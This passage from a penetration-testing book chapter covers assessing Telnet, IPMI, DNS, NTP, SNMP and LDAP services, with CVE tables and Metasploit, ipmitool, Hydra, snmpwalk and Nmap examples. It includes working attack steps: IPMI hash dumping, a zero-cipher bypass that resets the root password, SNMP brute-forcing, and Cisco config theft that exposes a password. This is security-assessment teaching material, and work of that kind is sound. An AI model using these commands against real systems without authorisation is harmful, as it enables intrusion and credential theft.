Escape character is '^]'.
```

```
HP-UX seal B.10.20 C 9000/847 (ttyp2)
```

```
login:
```

Default Telnet Credentials

Network printers, broadband routers, and managed switches are often accessible with default administrative credentials. You can use the default password list in [Table 7-9](#) to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g., ADSL routers for small offices

and home users) often use passwords of *1234* and *12345* for *admin* and *root* user accounts.

Telnet Server Software Flaws

Table 7-11 lists Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Oracle Solaris, and Microsoft Windows.

Table 7-11. Remotely exploitable Telnet server defects

CVE reference	Vendor	Notes
CVE-2013-6920	Siemens	SINAMICS 4.6.10 authentication bypass
CVE-2013-4652		Scalance W7xx authentication bypass
CVE-2012-4136	Cisco	UCS Telnet service information leak
CVE-2011-4862	FreeBSD	<i>libtelnet/encrypt.c</i> long key overflow affecting FreeBSD 7.3 to 9.0
CVE-2011-4514	Siemens	Multiple Siemens products fail to perform sufficient authentication via Telnet
CVE-2009-1930	Microsoft	Windows Server NTLM replay issue
CVE-2009-0641	FreeBSD	Telnet service remote code execution (FreeBSD 7)
CVE-2007-0956	MIT	MIT krb5 1.6 <i>telnetd</i> authentication bypass
CVE-2007-0882	Oracle	Solaris 10 and 11 - f authentication bypass

IPMI

Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are

sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623.

Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as demonstrated by [Example 7-11](#) (using the Metasploit `ipmi_version` module).

Example 7-11. Sweeping 10.0.0.0/24 for IPMI services

```
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user)
PassAuth(md5,md2)
                                Level(1.5,2.0)
```

Two remotely exploitable IPMI flaws are as follows:

- Remote password hash retrieval via RAKP¹⁷
- *Zero cipher* authentication bypass resulting in administrative access¹⁸

Examples [7-12](#) and [7-13](#) demonstrate exploitation of these flaws using Metasploit. You can crack the user password hash with Hashcat¹⁹ or John the Ripper.²⁰

Example 7-12. Dumping IPMI password hashes

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found:
root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db
ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0
e4b47db800e71c503eb0
226bae7ca5466e7e9
```

Example 7-13. Testing the IPMI cipher zero authentication bypass

```
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
```

The Linux *ipmitool* client is used to interact with the service and bypass authentication (via the `-C 0` option). **Example 7-14** demonstrates installation and use within Kali Linux to set the *root* user account password to *abc123* via IPMI.

Example 7-14. Exploiting the IPMI zero cipher authentication bypass

```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID Name      Callin Link Auth  IPMI Msg  Channel Priv Limit
2  root              true  true    true     ADMINISTRATOR
3  Oper1           true  true    true     ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set
password 2 abc123
root@kali:~# ssh root@10.0.0.22
root@10.121.1.22's password: abc123
/admin1-> version
SM CLP Version: 1.0.2
SM ME Addressing Version: 1.0.0b
/admin1-> help
[Usage]
  show  [<options>] [<target>] [<properties>]
        [<propertyname>== <propertyvalue>]
  set   [<options>] [<target>] <propertyname>=<value>
  cd    [<options>] [<target>]
  create [<options>] <target> [<property of new target>=<value>]
        [<property of new target>=<value>]
  delete [<options>] <target>
  exit  [<options>]
  reset [<options>] [<target>]
  start [<options>] [<target>]
  stop  [<options>] [<target>]
  version [<options>]
  help  [<options>] [<help topics>]
  load -source <URI> [<options>] [<target>]
  dump -destination <URI> [<options>] [<target>]
```

DNS

Chapter 4 describes the tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve regular requests (i.e., resolve names to IP addresses, and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.

DNS services are vulnerable to the following classes of attack:

- Denial of service, limiting name service availability
- Memory corruption and code execution via server software defects
- Cache poisoning and corruption, undermining integrity of name service

To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following sections.

Fingerprinting

ISC BIND name servers are easily fingerprinted using Nmap, as shown in [Example 7-15](#). The utility sends *version.bind* and NSID requests, and parses the output to reveal the BIND version and server identifier. [Example 7-16](#) demonstrates NSID output from Rackspace's name servers.

Example 7-15. DNS fingerprinting via Nmap

```
root@kali:~# nmap -Pn -sU -A -p53 ns2.isc-sns.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 17:46 UTC
Nmap scan report for ns2.isc-sns.com (38.103.2.1)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND 9.9.3-S1-P1
| dns-nsid:
|_  bind.version: 9.9.3-S1-P1
```

Example 7-16. Using Nmap to perform NSID querying

```
root@kali:~# nmap -Pn -sU -A -p53 ns.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:10 UTC
Nmap scan report for ns.rackspace.com (69.20.95.4)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND hostmaster
| dns-nsid:
|  NSID: a4.iad3 (61342e69616433)
|_  id.server: a4.iad3

root@kali:~# nmap -Pn -sU -A -p53 ns2.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:13 UTC
```

```
Nmap scan report for ns2.rackspace.com (65.61.188.4)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.lon3 (61342e6c6f6e33)
|_  id.server: a4.lon3
```

NOTE

Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g., the operating system version).

You can manually perform these tests with *dig*, as follows:

```
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com
"9.9.3-S1-P1"
root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com
"a1.lon3"
```

Testing for Recursion Support

Recursion is a fundamental DNS feature by which name servers forward requests on behalf of clients. Internal name servers commonly support recursion; however, Internet-exposed name servers should not honor recursive queries from untrusted sources. Support for recursion by publicly accessible name servers can lead to denial of service because UDP queries from spoofed sources result in traffic being amplified and sent to arbitrary locations.²¹

Cache poisoning is also a risk for servers supporting recursion if UDP source port or TXID values are predictable.²² **Example 7-17** demonstrates the use of Nmap's *dns-recursion*, *dns-random-srcport*, and *dns-random-txid* scripts to evaluate recursion support and sample randomness.

Example 7-17. Testing DNS recursion configuration by using Nmap

```
root@kali:~# nmap -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-
random-txid \
192.168.208.2
```



```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-16 14:17 UTC
Nmap scan report for 192.168.208.2
PORT      STATE SERVICE VERSION
53/udp    open  domain Microsoft DNS
|_dns-random-srcport: GREAT: 7 queries in 0.6 seconds from 7 ports with std
dev 10785
|_dns-random-txid: GREAT: 11 queries in 24.6 seconds from 11 txids with std
dev 17480
|_dns-recursion: Recursion appears to be enabled
```

Known DNS Server Flaws

Vulnerabilities in ISC BIND and Microsoft DNS are summarized here. Upon fingerprinting exposed name servers and enumerating their supported features, you can zero-in on specific flaws.

BIND

ISC BIND is plagued by denial of service flaws. [Table 7-12](#) lists known remotely exploitable vulnerabilities in BIND 9.10, 9.9, and 9.8.1. You can find details of vulnerabilities within older releases within the ISC BIND 9 vulnerability matrix.²³

Table 7-12. ISC BIND 9 vulnerabilities

Vulnerability	Reference(s)	Affected releases
Multiple denial of service vulnerabilities via malformed packets	CVE-2016-1285	9.10.0 to 9.10.3-P3
	CVE-2016-1284	9.9.8-P3 and prior
Remote BIND crash via unspecified vectors	CVE-2015-8461	9.10.3 to 9.10.3-P1 9.9.8 to 9.9.8-P1
Flaw in <i>openpgpkey_61.c</i> resulting in denial of service via a crafted DNS response	CVE-2015-5986	9.10.0 to 9.10.2-P3
Multiple recursive resolver crashes from querying a name within a crafted DNSSEC zone	CVE-2015-5722	9.9.7-P2 and prior
	CVE-2015-4620	
Server crash via TKEY queries	CVE-2015-5477	9.10.0 to 9.10.2-P2 9.9.7-P1 and prior
Delegation chaining denial of service flaw	CVE-2014-8500	9.10.0 and 9.10.1 9.9.6 and prior
BIND named crash via EDNS processing	CVE-2014-3859	9.10.0 and 9.10.0-P1
Server crash via recursive prefetch bug	CVE-2014-3214	9.10.0
DNSSEC NSEC3 query results in crash	CVE-2014-0591	9.9.4-P1 and prior
		9.8.6-P1 and prior

Vulnerability	Reference(s)	Affected releases
BIND named crash via a crafted query	CVE-2013-4854	9.9.3-P1 and prior 9.8.5-P1 and prior
Recursive resolver crash via malformed zone	CVE-2013-3919	9.9.3 and 9.8.5
Memory exhaustion via regular expression	CVE-2013-2266	9.9.2-P1 and prior 9.8.4-P1 and prior
BIND 9 DNS64 crash through RPZ query	CVE-2012-5689	9.9.2-P2 and prior 9.8.4-P2 and prior
BIND named denial of service flaw	CVE-2012-5166	9.9.1-P3 and prior 9.8.3-P3 and prior
Denial of service via crafted RR data	CVE-2012-4244	9.9.1-P2 and prior 9.8.3-P2 and prior
Memory leak from high TCP query load	CVE-2012-3868	9.9.1-P1 and prior
Bad cache assertion failure due to high load	CVE-2012-3817	9.9.1-P1 and prior 9.8.3-P1 and prior
Zero length <i>rdata</i> handling denial of service	CVE-2012-1667	9.9.1 and prior 9.8.3 and prior

Vulnerability	Reference(s)	Affected releases
BIND 9 resolver crash via error logging	CVE-2011-4313	9.8.1 and prior

Microsoft DNS

Table 7-13 details significant remotely exploitable cache poisoning, denial of service, and overflow conditions affecting the Microsoft DNS Server.

Table 7-13. Microsoft DNS Server defects

Vulnerability	Reference	Affected platforms (up to)
Use-after-free bug resulting in remote code execution	CVE-2016-3227	Windows Server 2012 Gold
Remote code execution flaw	CVE-2015-6125	Windows Server 2008 R2 SP1
Denial of service via crafted query	CVE-2012-0006	Windows Server 2008 R2 SP1 Windows Server 2003 SP2
Resolver cache <i>ghost domain</i> flaw	CVE-2012-1194	Windows Server 2008 SP2
Uninitialized memory corruption resulting in denial of service	CVE-2011-1970	Windows Server 2008 R2 SP1 Windows Server 2003 SP2
NAPTR record memory corruption resulting in remote code execution	CVE-2011-1966	Windows Server 2008 R2 SP1
DNS cache poisoning flaw	CVE-2009-0234	Windows Server 2008 Windows Server 2003 SP2

Multicast DNS

Apple Bonjour and Linux zero-configuration networking implementations (e.g., Avahi) use mDNS to discover network peripherals within the local network. The mDNS service uses UDP port 5353 and is queried using Nmap²⁴, as shown in [Example 7-18](#).

Example 7-18. Querying an mDNS server by using Nmap

```
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 10:30 GMT
Nmap scan report for 192.168.1.2
PORT      STATE SERVICE
5353/udp  open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|     Address=192.168.1.2
|   22/tcp ssh
|     Address=192.168.1.2
|   22/tcp sftp-ssh
|     Address=192.168.1.2
|   445/tcp smb
|     Address=192.168.1.2
|   4713/tcp pulse-sink
|     Address=192.168.1.2
|   4713/tcp pulse-server
|     server-version=pulseaudio 5.0
|     user-name=initguru
|     machine-id=6083a8593496fa5eba1c308b0000001e
|     uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST
2014
|     fqdn=localhost
|     cookie=0x077ff0b8
|_    Address=192.168.1.2
```

NTP

NTP services are often found running on UDP port 123 of network devices and Unix-based systems. You can use the *ntp-info* and *ntp-monlist* scripts within Nmap to query accessible services, as shown in [Example 7-19](#). Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.

Example 7-19. Querying NTP services using Nmap

```
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:20 UTC
Nmap scan report for 125.142.170.129
PORT      STATE SERVICE
123/udp   open  ntp
| ntp-info:
|   receive time stamp: 2014-11-14T20:02:46
|   version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1)
|   processor: mips
|   system: Linux/2.6.32
|   leap: 0
|   stratum: 3
|   precision: -14
|   rootdelay: 12.952
|   rootdisp: 35.490
|   refid: 220.73.142.70
|   reftime: 0xd810db0a.29b70fc0
|   clock: 0xd810de66.6f95a453
|   peer: 5552
|   tc: 10
|   mintc: 3
|   offset: -1.031
|   frequency: -5.120
|   sys_jitter: 0.940
|   clk_jitter: 0.971
|_  clk_wander: 0.123
| ntp-monlist:
|   Target is synchronised with 220.73.142.70
|   Public Peers (1)
|     221.39.227.251
|   Public Clients (1)
|_   162.216.3.10
```

Along with these information leak issues, known defects within NTP server packages are listed in [Table 7-14](#). You can find recent security bulletins and vulnerability details online through the NTP support portal.²⁵

Table 7-14. NTP vulnerabilities

CVE reference(s)	Affected software	Notes
CVE-2016-1384	Cisco IOS 15.5 and others	Remote attackers can modify system time via crafted packets
CVE-2015-7871	NTP 4.2.5p186 to 4.2.8p3	Crypto-NAK bypass resulting in time being set by unauthenticated peers ^a
CVE-2015-7855 to CVE-2015-7848	NTP 4.2.8p3 Cisco products	Multiple overflows and memory corruption flaws resulting in unintended consequences
CVE-2014-9750	NTP 4.2.8	Process memory information leak
CVE-2014-9295	NTP 4.2.7	Multiple overflow vulnerabilities
CVE-2014-3309	Cisco IOS	NTP <i>deny all</i> ACL bypass
CVE-2013-5211	NTP 4.2.7p25	Traffic amplification flaw resulting in distributed denial of service
CVE-2009-1252 CVE-2009-0159	NTP 4.2.4p6 and 4.2.5p152	Multiple stack overflows
CVE-2009-0021	NTP 4.2.4p5 and 4.2.5p151	NTP time spoofing flaw

^a Metasploit *ntp_nak_to_the_future* module.

SNMP

Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes. SNMP is accessed upon providing a valid *community string* within a UDP datagram to port 161. Most servers are configured with two community strings: one providing

read-only access to the *SNMP Management Information Base* (MIB), and the other both read and write access.

The MIB is a hierarchy of *Object Identifier* (OID) values, as demonstrated by **Example 7-20**. In this case, we connect using SNMP version 1 and a community string of *public* to access 192.168.0.42.

Example 7-20. Obtaining an MIB via SNMP

```
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software
IOS (tm) C837
Software (C837-K903Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE
SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c"
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
```

The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download MIB data and override directives within */etc/snmp/snmp.conf*:

```
apt-get install snmp-mibs-downloader
download-mibs
echo "" > /etc/snmp/snmp.conf
```

The *snmpwalk* utility will then provide descriptions for each value, as shown:

```
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System
Software IOS (tm) C837
Software (C837-K903Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE
SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days,
17:39:01.14
```



```
SNMPv2-MIB::sysContact.0 = STRING: admin@localhost
SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com
SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
```

Servers may support SNMP protocol version 1, 2, or 3, as described in [Table 7-15](#). When using *snmpwalk*, use the `-v` flag to specify the protocol. SNMPv3 servers can also run over TCP port 161 and use TLS to provide transport security.

Table 7-15. SNMP protocol versions

Version	Authentication	Transport security (optional)
1	Community string	None
2		
3	Username and password, hashed using MD5 or SHA-1	168-bit 3DES or 256-bit AES

Exploiting SNMP

SNMP services are vulnerable to the following classes of remote attack:

- User enumeration via SNMPv3
- Brute-force grinding of community string and user password values
- Exposing useful information through reading SNMP data (low privilege)
- Exploitation through writing SNMP data (high privilege)
- Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)

Individual tactics are discussed in the following sections.

Username enumeration via SNMPv3

To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune's *snmpv3enum.rb* script as follows:

```
apt-get install snmp-mibs-downloader
download-mibs
wget http://bit.ly/2ccg7cj
wget http://bit.ly/2cch18I
chmod 755 snmpv3enum.rb
```

When the script is in place, launch the attack with the default username list:

```
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames
valid username : snmpAdmin on host : 10.0.0.5
```

SNMP community string and password grinding

Hydra supports brute-force grinding across SNMP versions 1, 2, and 3, as demonstrated by [Example 7-21](#).

Example 7-21. SNMP grinding by using THC Hydra

```
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes
only
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39
```

```
Help for module snmp:
```

```
=====
Module snmp is optionally taking the following parameters:
```

```
  READ  perform read requests (default)
```

```
  WRITE perform write requests
```

```
  1     use SNMP version 1 (default)
```

```
  2     use SNMP version 2
```

```
  3     use SNMP version 3
```

```
      Note that SNMP version 3 usually uses both login and passwords!
```

```
      SNMP version 3 has the following optional sub parameters:
```

```
        MD5   use MD5 authentication (default)
```

```
        SHA   use SHA authentication
```

```
        DES   use DES encryption
```

```
        AES   use AES encryption
```

```
      if no -p/-P parameter is given, SNMPv3 noauth is performed, which
      only requires a password (or username) not both.
```

```
To combine the options, use colons (":"), e.g.:
```

```
hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
```

```
hydra -P pass.txt -m 2 target.com snmp
```

The Metasploit SNMP community dictionary²⁶ contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. You should consider default username/password combinations (as found within [Table 7-9](#)) when attacking version 3. Many Cisco devices running SNMPv3 support a username and password value of *default*.²⁷

Exposing useful information via SNMP

Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses).

[Example 7-22](#) demonstrates username enumeration against a Microsoft Windows system by walking a particular OID value. [Table 7-16](#) lists other values that reveal useful configuration details within Microsoft Windows hosts exposing SNMP.

Example 7-22. Windows account enumeration via SNMP

```
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
enterprises.77.1.2.25.1.1.101.115.115 = "Chris"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
```

*Table 7-16. Useful Microsoft Windows SNMP
OID values*

OID	Information gathered
.1.3.6.1.2.1.1.5	Hostname
.1.3.6.1.4.1.77.1.4.2	Domain name
.1.3.6.1.4.1.77.1.2.25	Username
.1.3.6.1.4.1.77.1.2.3.1.1	Running services
.1.3.6.1.4.1.77.1.2.27	Share information

Secrets including passwords and writable community strings are often exposed via SNMP. As such, you should manually review MIB contents during testing. Metasploit²⁸ also extracts useful data.

Example 7-23 demonstrates a Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block (output stripped for brevity).

Example 7-23. Obtaining internal network details via SNMP

```
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
```

Compromising devices by writing to SNMP

Metasploit contains two modules^{29, 30} that you can use to read the running configuration and upload files to Cisco devices upon achieving SNMP write access. Both start a TFTP server and overwrite values within the MIB of the target to elicit a file upload or download (requiring the TFTP service to be accessible by the target host).

Example 7-24 demonstrates the *cisco_config_tftp* module used to obtain a router configuration from a vulnerable device. Daniel Mende's *snmpattack.pl*³¹ might also prove useful during testing.

Example 7-24. Obtaining Cisco device configuration via SNMP

```
msf > use auxiliary/scanner/snmp/cisco_config_tftp
msf auxiliary(cisco_config_tftp)> set LHOST 192.168.102.200
msf auxiliary(cisco_config_tftp)> set OUTPUTDIR /tmp/
msf auxiliary(cisco_config_tftp)> set RHOSTS 192.168.102.250
msf auxiliary(cisco_config_tftp)> set COMMUNITY private
msf auxiliary(cisco_config_tftp)> run
[*] Starting TFTP server...
[*] Scanning for vulnerable targets...
[*] Trying to acquire configuration from 192.168.102.250...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Incoming file from 192.168.102.250 - 192.168.102.250.txt 1151 bytes
[+] 192.168.102.250:161 SNMP Community (RW): private
[*] Collecting: private
[+] 192.168.102.250:161 Unencrypted VTY Password: control
```

NOTE

An extension of this attack is to use UDP spoofing. If the SNMP service listening on the target device has an ACL and does not respond to packets sent from your address, you can spoof SNMP commands to appear to be from a trusted host (e.g., the external IP address of a firewall or an internal management system).

Known SNMP implementation flaws

Table 7-17 lists remotely exploitable vulnerabilities within SNMP implementations. Significant flaws resulting in denial of service are included, along with privilege escalation bugs requiring authentication.

Table 7-17. Remotely exploitable SNMP server flaws

CVE reference	Vendor	Notes
CVE-2016-6366		Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packets ^a
CVE-2014-3341	Cisco	NX-OS VLAN enumeration via SNMP
CVE-2014-3291		Wireless LAN Controller device restart upon SNMP polling
CVE-2014-2103		Intrusion Prevention System denial of service via malformed SNMP packets
CVE-2012-6151		–
CVE-2013-4631 CVE-2013-4630	Huawei	Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers
CVE-2013-3634	Siemens	Scalance X200 IRT switch SNMPv3 authentication bypass
CVE-2013-1204		IOS XR SNMP denial of service
CVE-2013-1180 CVE-2013-1179	Cisco	Multiple NX-OS vulnerabilities, resulting in code execution via SNMP by authenticated users
CVE-2013-1217		
CVE-2013-2780	Siemens	SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage
CVE-2012-3268	HP	Certain 3Com devices provide sensitive user information to authenticated clients via SNMP
CVE-2013-1105	Cisco	Wireless LAN Controllers make it possible for remote authenticated clients to read and modify the device configuration via SNMP
CVE-2012-1365		Unified Computing System 1.4 and 2.0 make it possible for remote authenticated attackers to cause denial of service via SNMP

CVE reference	Vendor	Notes
CVE-2011-4023		NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP
CVE-2010-2982		Unified Wireless Network Solution 7.0.97 makes it possible for remote attackers to discover group passwords via SNMP
CVE-2010-2705	HP	ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors)

^a Omar Santos, “The Shadow Brokers EPICBANANA and EXTRABACON Exploits”, Cisco Security Blog, August 17, 2016.

LDAP

Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the *Global Catalog*. Table 7-18 lists individual ports supporting LDAP services. The current protocol used by many implementations is LDAP 3.0.

Table 7-18. LDAP service ports

Port	Protocol		TLS	Name	Description
	TCP	UDP			
389	●	●	–	<i>ldap</i>	LDAP
636	●	–	●	<i>ldaps</i>	
3268	●	–	–	<i>globalcat</i>	Microsoft Global Catalog
3269	●	–	●	<i>globalcats</i>	

LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.

Exposed LDAP servers are vulnerable to the following classes of remote attack:

- Information leak via anonymous binding
- Brute-force password grinding
- Authenticated modification of data within the LDAP directory
- Exploitation of LDAP server software defects (with or without credentials)

I discuss these tactics within the subsequent sections. Before that, let's go over the LDAP protocol³² and its features with regard to authentication, operations, and directory structure.

LDAP Authentication

Clients use one of two authentication methods³³ when connecting to a server:

Simple

Simple authentication sends plaintext credentials in an LDAP bind request. If an anonymous bind operation is being undertaken, no credentials are provided.

SASL

The *Simple Authentication and Security Layer* (SASL)³⁴ provides support for authentication mechanisms including DIGEST-MD5 and CRAM-MD5.

Figure 7-2 demonstrates the way in which SASL acts as an abstraction layer between exposed services (e.g., SMTP and XMPP) and authentication providers.



Figure 7-2. Simple Authentication and Security Layer (SASL)

Table 7-19 lists common authentication mechanisms presented via SASL.

Table 7-19. SASL authentication mechanisms

Mechanism	Notes
CRAM-MD5	An MD5 challenge-response authentication mechanism. ^a This method is susceptible to known plaintext attack by which tools, including Cain & Abel, can crack passwords upon sniffing challenge–response data
DIGEST-MD5	Digest MD5 authentication, in which a server sends a challenge and nonce value, which is then hashed by a client using a key derived from a combination of username, password, and realm ^b
GSSAPI	Kerberos authentication via the GSSAPI ^c
GSS-SPNEGO	Microsoft negotiate authentication via the GSSAPI
NTLM	Microsoft NTLM authentication ^d
OTP	One-time password ^e
PLAIN	Plaintext authentication with base64 encoding

^a See RFC 2195.

^b See RFC 2617.

^c See RFC 4752.

^d See “4.1 SMTP Client Successfully Authenticating to an SMTP Server” on the Microsoft Developer Network.

^e See RFC 2444.

LDAP Operations

Table 7-20 lists individual operations used to authenticate with an LDAP server and then retrieve, add, or modify directory data.

Table 7-20. LDAP operations

Operation	Description
BIND	Authenticate with LDAP
SEARCH	Search the directory
COMPARE	Test if an entry contains a given attribute value
ADD	Add a new entry
DELETE	Delete an entry
MODIFY	Modify an entry
MODIFY DN	Move or rename a DN
ABANDON	Abort the previous request
